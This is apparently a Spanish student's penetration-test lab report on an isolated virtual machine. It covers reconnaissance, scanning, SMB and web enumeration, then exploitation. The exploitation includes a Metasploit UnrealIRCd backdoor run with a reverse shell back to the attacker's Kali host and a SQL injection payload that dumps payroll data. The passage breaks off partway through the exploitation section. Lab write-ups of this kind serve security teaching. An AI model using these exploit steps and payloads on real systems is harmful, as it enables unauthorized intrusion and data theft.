

PRACTICA OBLIGATORIA 3 VÍAS



Sumario

1. Metodología.....	3
1.1 Reconocimiento (Footprinting).....	3
1.2 Escaneo (Scanning / Fingerprinting).....	3
1.3 Enumeración.....	3
1.4 Explotación.....	4
1.5 Escalada de privilegios.....	4
2. Reconocimiento.....	5
3. Escaneo.....	5
3.1 Puertos abiertos detectados y análisis.....	6
3.2 Puertos cerrados detectados.....	6
3.3 Escaneo avanzado de versiones y sistema operativo.....	7
4. Enumeración.....	9
4.1 What web.....	9
4.2 enum4linux.....	9
4.3 Gobuster.....	12
4.4 Enumeración manual.....	13
5. Explotación.....	14
5.1 V-01 - UnrealIRCd Backdoor.....	14
5.2 V-02 - Inyección SQL en payroll_app.php.....	17
5.3 V-03 – ProFTPD 1.3.5: copia arbitraria de archivos.....	20
6. Post-explotación y escalada de privilegios.....	21
6.1 Identificación del vector de escalada.....	21
6.2 Escalada a root.....	21
6.4 Impacto.....	22
6.5 Cambio de contraseña de root.....	22
7. Informe de Auditoría de Seguridad (Pentesting).....	23
7.1 Resumen de Hallazgos.....	23
7.2 Tabla de Resumen de Riesgos.....	24
7.3 Conclusión técnica.....	24

1. Metodología.

Metodología basada en PTES

Para la realización de esta prueba de intrusión en entorno controlado, se ha seguido una metodología estructurada basada en el estándar PTES.

Este estándar proporciona un enfoque técnico y organizado que permite llevar a cabo auditorías de seguridad de forma completa, garantizando que no se limite únicamente a la ejecución de herramientas, sino que siga un proceso lógico y coherente.

El proceso se ha adaptado al entorno de laboratorio y se ha dividido en las siguientes fases:

1.1 Reconocimiento (Footprinting)

En esta fase inicial, el objetivo es identificar los sistemas activos dentro de la red objetivo.

- **Actividades:**
 - Identificación de hosts en la red local
 - Detección de la máquina objetivo
- **Herramientas utilizadas:**
 - arp-scan

1.2 Escaneo (Scanning / Fingerprinting)

En esta fase se identifican los puertos abiertos, servicios activos y características del sistema.

- **Actividades:**
 - Escaneo completo de puertos
 - Detección de versiones de servicios
 - Identificación del sistema operativo
- **Herramientas utilizadas:**
 - Nmap

1.3 Enumeración

Se obtiene información detallada sobre los servicios detectados.

- **Actividades:**
 - Identificación de recursos compartidos
 - Descubrimiento de directorios web
 - Análisis de banners y configuraciones

- **Herramientas utilizadas:**

- smbclient
- Gobuster
- WhatWeb

1.4 Explotación

Se utilizan vulnerabilidades detectadas para obtener acceso al sistema.

- **Actividades:**

- Ejecución de exploits conocidos
- Obtención de acceso remoto (shell)

- **Herramientas utilizadas:**

- Metasploit
- Searchsploit

1.5 Escalada de privilegios

Se intenta obtener acceso con mayores privilegios dentro del sistema comprometido.

- **Actividades:**

- Enumeración local del sistema
- Búsqueda de configuraciones inseguras

- **Herramientas utilizadas:**

- LinPEAS

2. Reconocimiento.

Con el objetivo de identificar hosts activos dentro de la red interna del laboratorio, se realizó una fase inicial de descubrimiento mediante la herramienta arp-scan. Se ejecutó el siguiente comando desde la máquina atacante Kali Linux:

```
(paula@kali)~$ sudo arp-scan 10.0.2.0/24
[sudo] contraseña para paula:
Interface: eth0, type: EN10MB, MAC: 08:00:27:e0:96:90, IPv4: 10.0.2.221
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      08:00:27:4f:af:f1      (Unknown)
10.0.2.203    08:00:27:3c:fe:1d      (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.149 seconds (119.13 hosts/sec). 2 responded

(paula@kali)~$
```

El escaneo permitió identificar varios dispositivos activos en la subred **10.0.2.0/24**. Entre ellos se detectaron:

Dirección IP	Observación
10.0.2.1	Gateway interno / router
10.0.2.203	Host objetivo identificado

Se descartó la IP **10.0.2.1**, al corresponder al gateway de la red interna gestionada por OPNsense. Debido a que la dirección **10.0.2.203** respondía dentro del entorno aislado y no correspondía a infraestructura de red, se seleccionó como objetivo principal para las siguientes fases.

Con esta fase se confirmó la presencia del host objetivo dentro de la red interna del laboratorio.

3. Escaneo.

Se realizó un primer escaneo completo de puertos TCP mediante **nmap -n -Pn -sS -p- 10.0.2.203**, con el objetivo de identificar toda la superficie de exposición de la máquina vulnerable. Como resultado, se detectaron servicios abiertos en los puertos 21, 22, 80, 445, 631, 3306, 3500, 6697 y 8080.

Comando	Parámetro	Que hace	Objetivo
sudo nmap -n -Pn -sS -p- 10.0.2.203	-sS	Realiza un escaneo TCP SYN, también llamado “half-open scan”	Detectar puertos abiertos de forma rápida
	-p-	Escanea todos los puertos TCP, del 1 al 65535	No dejar puertos sin revisar
	-Pn	No hace comprobación previa con ping	Escanear aunque el host bloquee ICMP
	-n	Acelerar el escaneo	Permitir el escaneo SYN

```

(paula@kali)-[~]
$ sudo nmap -n -Pn -sS -p- 10.0.2.203
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 23:22 CEST
Nmap scan report for 10.0.2.203
Host is up (0.0014s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
631/tcp    open  ipp
3000/tcp   closed ppp
3306/tcp   open  mysql
3500/tcp   open  rtmp-port
6697/tcp   open  ircs-u
8080/tcp   open  http-proxy
8181/tcp   closed intermapper
MAC Address: 08:00:27:3C:FE:1D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 131.77 seconds

(paula@kali)-[~]
$ █

```



Paula Fernández Fernández

3.1 Puertos abiertos detectados y análisis

<i>Puerto</i>	<i>Estado</i>	<i>Servicio detectado</i>	<i>Uso principal</i>	<i>Riesgo potencial</i>
21	Open	FTP	Transferencia de archivos	Acceso anónimo / credenciales débiles
22	Open	SSH	Administración remota segura	Fuerza bruta / credenciales
80	Open	HTTP Apache	Servicio web	Directorios expuestos / apps vulnerables
445	Open	Samba / SMB	Compartición de archivos	Enumeración / RCE
631	Open	CUPS	Impresión remota	Configuración insegura
3306	Open	MySQL	Base de datos	Acceso indebido
3500	Open	WEBrick Ruby	Aplicación web Ruby on Rails	Framework obsoleto
6697	Open	IRC UnrealIRCd	Servicio IRC	Backdoor conocida
8080	Open	Jetty	Web alternativa / paneles	Apps vulnerables

3.2 Puertos cerrados detectados

<i>Puerto</i>	<i>Estado</i>	<i>Servicio</i>
3000	Closed	PPP
8181	Closed	Intermapper

La máquina auditada presenta una superficie de ataque amplia, con múltiples servicios expuestos simultáneamente, varios de ellos históricamente asociados a vulnerabilidades críticas, lo que incrementa significativamente el riesgo de compromiso.

3.3 Escaneo avanzado de versiones y sistema operativo.

Se realizó un segundo escaneo avanzado con Nmap utilizando detección de versiones, scripts NSE por defecto y fingerprinting del sistema operativo, con el fin de ampliar la información obtenida en la fase inicial.

```
(paula@kali)-[~]
$ sudo nmap -n -Pn -sV -sC -O -p- 10.0.2.203
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-28 23:25 CEST
Nmap scan report for 10.0.2.203
Host is up (0.00097s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256  c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256  a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http      Apache httpd 2.4.7
|_ http-ls: Volume /
|_  SIZE  TIME      FILENAME
|_  -      2020-10-29 19:37  chat/
|_  -      2011-07-27 20:17  drupal/
|_  1.7K   2020-10-29 19:37  payroll_app.php
|_  -      2013-04-08 12:06  phpmadmin/
|_
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp        CUPS 1.7
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-title: Home - CUPS 1.7.2
|_ http-methods:
|_   Potentially risky methods: PUT
3000/tcp   closed ppp
3306/tcp   open  mysql      MySQL (unauthorized)
3500/tcp   open  http       WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
|_ http-title: Ruby on Rails: Welcome aboard
6697/tcp   open  irc        UnrealIRCd
8080/tcp   open  http       Jetty 8.1.7.v20120910
|_ http-server-header: Jetty(8.1.7.v20120910)
|_ http-title: Error 404 - Not Found
8181/tcp   closed intermapper
MAC Address: 08:00:27:3C:FE:1D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (97%), Linux 3.10 - 4.11 (94%), Linux 3.13 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Linux 3.2 - 3.16 (94%), Linux 3.13 - 4.4 (93%), Linux 3.13 - 3.16 (93%), Android 5.0 - 6.0.1 (Linux 3.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, UBUNTU, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Paula Fernández Fernández

```

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ubuntu
|   NetBIOS computer name: UBUNTU\X00
|   Domain name: \x00
|   FQDN: ubuntu
|_  System time: 2026-04-28T21:28:19+00:00
|_  smb2-time:
|     date: 2026-04-28T21:28:15
|     start_date: N/A
|_  smb2-security-mode:
|     3:1:1:
|       Message signing enabled but not required
|_  clock-skew: mean: 2s, deviation: 3s, median: 0s
|_  smb-security-mode:
|     account_used: guest
|     authentication_level: user
|     challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.15 seconds

```

Paula Fernández Fernández



<i>Comando</i>	<i>Parámetro</i>	<i>Qué hace</i>	<i>Objetivo</i>
sudo nmap -n -Pn -sV -sC -O -p- 10.0.2.203	-n	No realiza resolución DNS	Aumentar velocidad y evitar consultas innecesarias
	-Pn	Omite la detección previa por ping	Escanear aunque el host bloquee ICMP
	-sV	Detecta versiones de los servicios encontrados	Identificar software instalado y versiones vulnerables
	-sC	Ejecuta scripts NSE básicos por defecto	Obtener banners, configuración e información adicional
	-O	Realiza fingerprinting del sistema operativo	Intentar identificar el sistema operativo remoto
	-p-	Escanea todos los puertos TCP (1-65535)	Descubrir toda la superficie expuesta

4. Enumeración.

Tras identificar los servicios expuestos durante la fase de escaneo con Nmap, se procedió a realizar una fase de enumeración con el objetivo de obtener información más detallada sobre los servicios, recursos accesibles y posibles vectores de ataque.

- Servicio FTP (ProFTPD 1.3.5): Esta versión en particular es reconocida por presentar una vulnerabilidad en el módulo mod_copy.
- Servicio Web (Puerto 80): Nmap identifica un directorio denominado /drupal/ y un archivo que genera sospechas, llamado payroll_app.php. Además, se encuentra un /phpmyadmin/. Esto indica la posible presencia de aplicaciones web que podrían estar utilizando credenciales predeterminadas.
- Servicio SMB (Samba 4.3.11): El análisis realizado por Nmap señala que el message_signing se encuentra desactivado, lo que permite el acceso a través de la cuenta guest.
- Servicio IRC (UnrealIRCd): Es posible que las máquinas estén operando una versión de UnrealIRCd que incluye un backdoor (puerta trasera).
- Servicio Ruby on Rails (Puerto 3500): Se está ejecutando WEBrick 1.3.1. Las versiones antiguas de las aplicaciones Rails tienden a ser susceptibles a la deserialización de objetos.

4.1 What web.

Se realizó la identificación de tecnologías del servidor web mediante la herramienta WhatWeb sobre el host objetivo. El análisis permitió identificar que el servidor web está ejecutando Apache HTTP Server versión 2.4.7 sobre un sistema Ubuntu Linux. Asimismo, se detectó que el servidor presenta habilitada la funcionalidad de listado de directorios ("Index of /"), lo que permite visualizar el contenido del directorio raíz sin necesidad de autenticación.

```
(paula@kali)-[~]
$ whatweb http://10.0.2.203
http://10.0.2.203 [200 OK] Apache[2.4.7], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP
[10.0.2.203], Index-Of, Title[Index of /]
```

Paula Fernández Fernández • +

4.2 enum4linux.

Se realizó una enumeración avanzada del servicio SMB mediante enum4linux, con el objetivo de obtener información detallada sobre usuarios, recursos compartidos y configuración del sistema.

El análisis permitió identificar posibles usuarios del sistema, así como configuraciones de seguridad débiles, como la ausencia de restricciones en políticas de contraseña y acceso a recursos compartidos sin autenticación.

```
(paula@kali)-[~]
$ enum4linux -a 10.0.2.203
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 29 00:02:05 2026

===== ( Target Information ) =====
Target ..... 10.0.2.203
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workg
```

4.2.1 Enumeración de Recursos Compartidos (Shares).

Se han identificado 2 carpetas compartidas, public que sugiere ser la carpeta que contiene la web que se vió en Whatweb y print\$ que son los controladores de impresora.

```
===== ( Share Enumeration on 10.0.2.203 ) =====
do_connect: Connection to 10.0.2.203 failed (Error NT_STATUS_IO_TIMEOUT)

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  public         Disk      WWW
  IPC$           IPC       IPC Service (ubuntu server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.0.2.203
//10.0.2.203/print$ Mapping: DENIED Listing: N/A Writing: N/A
//10.0.2.203/public Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.0.2.203/IPC$ Mapping: N/A Listing: N/A Writing: N/A

===== ( Passw
```

4.2.2 Enumeración de Políticas de Contraseñas.

El servidor ha revelado sus normativas de seguridad:

- Longitud mínima: 5 caracteres (considerado muy débil).
- Complejidad: Desactivada.
- Restricción de cuenta: No existe límite, lo cual permite intentar miles de contraseñas sin que la cuenta sea bloqueada.

```
( Password Policy Information for 10.0.2.203 )

[+] Attaching to 10.0.2.203 using a NULL share
[+] Trying protocol 139/SMB ...

    [!] Protocol failed: [Errno Connection error (10.0.2.203:139)] timed out
[+] Trying protocol 445/SMB ...
[+] Found domain(s):

    [+] UBUNTU
    [+] Builtin

[+] Password Info for Domain: UBUNTU

    [+] Minimum password length: 5
    [+] Password history length: None
    [+] Maximum password age: 37 days 6 hours 21 minutes
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: 37 days 6 hours 21 minutes

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5
```

4.2.3 Enumeración de Usuarios.

Se ha conseguido obtener nombres de cuentas auténticas sin requerir una contraseña.

- Usuario identificado: chewbacca (con RID 1000).
- Usuario identificado: nobody.

```
( Users on 10.0.2.203 via RID cycling (RIDS: 500-550,1000-1050) )

[I] Found new SID:
S-1-22-1

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

[+] Enumerating users using SID S-1-5-21-3428177880-3385132058-989088200 and logon username '', password ''
S-1-5-21-3428177880-3385132058-989088200-501 UBUNTU\nobody (Local User)
S-1-5-21-3428177880-3385132058-989088200-513 UBUNTU\None (Domain Group)
S-1-5-21-3428177880-3385132058-989088200-1000 UBUNTU\chewbacca (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

( Getting printer info for 10.0.2.203 )

No printers returned.
```

4.3 Gobuster.

Se realizó un proceso de enumeración de directorios web mediante la herramienta Gobuster, con el objetivo de identificar rutas ocultas y recursos accesibles en el servidor web. Se utilizó un diccionario común (common.txt) para realizar ataques de fuerza bruta sobre la estructura del servidor

```
(paula@kali)-[~]
$ gobuster dir -u http://10.0.2.203 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.203
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 281]
/.htaccess (Status: 403) [Size: 286]
/.htpasswd (Status: 403) [Size: 286]
/chat (Status: 301) [Size: 306] [→ http://10.0.2.203/chat/]
/cgi-bin/ (Status: 403) [Size: 285]
/drupal (Status: 301) [Size: 308] [→ http://10.0.2.203/drupal/]
/phpmyadmin (Status: 301) [Size: 312] [→ http://10.0.2.203/phpmyadmin/]
/server-status (Status: 403) [Size: 290]
/uploads (Status: 301) [Size: 309] [→ http://10.0.2.203/uploads/]
Progress: 4613 / 4613 (100.00%)

Finished
```

La enumeración de directorios web ha permitido identificar múltiples rutas accesibles en el servidor, lo que indica la presencia de varias aplicaciones web potencialmente vulnerables.

En particular:

/drupal → CMS posiblemente desactualizado, objetivo común de explotación.

/phpmyadmin → Panel de gestión de bases de datos expuesto, con riesgo elevado en caso de credenciales débiles.


/uploads → Directorio de subida de archivos, potencial punto de carga de contenido malicioso.

/chat → Aplicación adicional que podría contener vulnerabilidades propias.

Asimismo, los códigos de estado **403 (Forbidden)** en archivos como **.htaccess** y **.htpasswd** indican que el servidor intenta proteger configuraciones internas, aunque la estructura general sigue siendo visible.

En conjunto, esta información facilita el reconocimiento de la superficie de ataque y permite identificar posibles vectores de explotación en fases posteriores.

4.4 Enumeración manual.



A partir del acceso al listado de directorios del servidor (*Index of*), se identificaron varios recursos relevantes que permiten comprender la estructura y funcionalidad del sistema:

/chat → Directorio que contiene una aplicación web de tipo chat. Este tipo de aplicaciones suelen gestionar entradas de usuario, por lo que pueden ser vulnerables a ataques como XSS o inyección si no están correctamente protegidas.

/drupal → Instalación de un CMS Drupal. La fecha de modificación indica que podría tratarse de una versión antigua, lo que lo convierte en un objetivo prioritario para la búsqueda de vulnerabilidades conocidas.

payroll_app.php → Script PHP relacionado con la gestión de nóminas. Este tipo de aplicaciones suelen interactuar con bases de datos, por lo que podría ser vulnerable a ataques como inyección SQL o exposición de información sensible.

/phpmyadmin → Interfaz web para la administración de bases de datos MySQL. Su exposición pública supone un riesgo crítico, ya que permite la gestión directa de la base de datos en caso de acceso no autorizado.

La presencia de estos recursos evidencia que el servidor alberga múltiples aplicaciones web con distintos niveles de exposición, lo que incrementa significativamente la superficie de ataque disponible.

/uploads → Directorio destinado al almacenamiento de archivos subidos al servidor. Aunque actualmente no contiene archivos visibles, el hecho de que el listado de directorios esté habilitado indica que es accesible públicamente.

Este tipo de rutas es especialmente sensible, ya que en caso de existir funcionalidad de subida de archivos, podría ser utilizado por un atacante para alojar contenido malicioso, como una *web shell*, permitiendo la ejecución remota de comandos en el servidor. La accesibilidad del directorio sugiere un posible punto de entrada para ataques basados en subida de archivos, lo que podría comprometer completamente el sistema en fases posteriores.

Verificamos las opciones del modulo:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CPORT            no         The local client address
  CPORT      Proxies          no         The local client port
  Proxies    RHOSTS           no         A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
  RHOSTS     RPORT            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6667             yes        The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Target
```

Añadimos la ip y el puerto de la la maquina objetivo:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.203
RHOSTS => 10.0.2.203
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CPORT            no         The local client address
  CPORT      Proxies          no         The local client port
  Proxies    RHOSTS           no         A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
  RHOSTS     10.0.2.203      yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      6697             yes        The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Target

View the full module info with the info, or info -d command.
```

Añadimos el payload a la ip de la kali:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.221
LHOST => 10.0.2.221
```

Se optó por un payload cmd/unix/reverse debido a su elevada fiabilidad en entornos Linux. Al tratarse de una conexión inversa, se elude el bloqueo típico de los firewalls perimetrales sobre conexiones entrantes no solicitadas —como ocurre con las shells directas o bind shells—, lo que asegura una sesión estable.

Explotamos la vulnerabilidad y vemos que usuario somos con **whoiam**:

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.0.2.221:4444
[*] 10.0.2.203:6697 - Connected to 10.0.2.203:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 10.0.2.203:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo toYkZHXv2oDmTfal;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "toYkZHXv2oDmTfal\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.221:4444 → 10.0.2.203:37807) at 2026-04-29 23:37:35 +0200

whoami
boba_fett
```

Estabilizamos la shell y consultamos el id del usuario.

```
whoami
boba_fett
python -c 'import pty; pty.spawn("/bin/bash")'
boba_fett@ubuntu:/opt/unrealircd/Unreal3.2$ id
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
boba_fett@ubuntu:/opt/unrealircd/Unreal3.2$
```


El resultado groups=100(users),999(docker) muestra que forma parte del grupo docker. En Linux, esto es equivalente a tener acceso root, porque Docker otorga la posibilidad de montar todo el sistema de archivos de la máquina real dentro de un contenedor sin ningún tipo de límite.

5.2 V-02 - Inyección SQL en payroll_app.php.

Se identificó una vulnerabilidad de inyección SQL en la aplicación web payroll_app.php, expuesta en el puerto 80. La falla, causada por la falta de sanitización en el campo de búsqueda, permitió la explotación mediante una consulta UNION SELECT. A través de este vector se logró exfiltrar la base de datos que contenía los nombres de usuario y las contraseñas, comprometiendo por completo la confidencialidad de las credenciales del sistema. Esta vulnerabilidad no cuenta con un identificador CVE específico, ya que se trata de una deficiencia propia de la lógica de la aplicación.

5.2.1 Alteración de la lógica de consulta.

Se introdujo el siguiente payload en el campo vulnerable:



The screenshot shows a web browser window with the address bar displaying '10.0.2.203/payroll_app.php'. The browser's toolbar includes various icons and links such as 'OffSec', 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Ha'. The page content features a heading 'Welcome, ' OR 1=1 #' and a table with the following data:

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
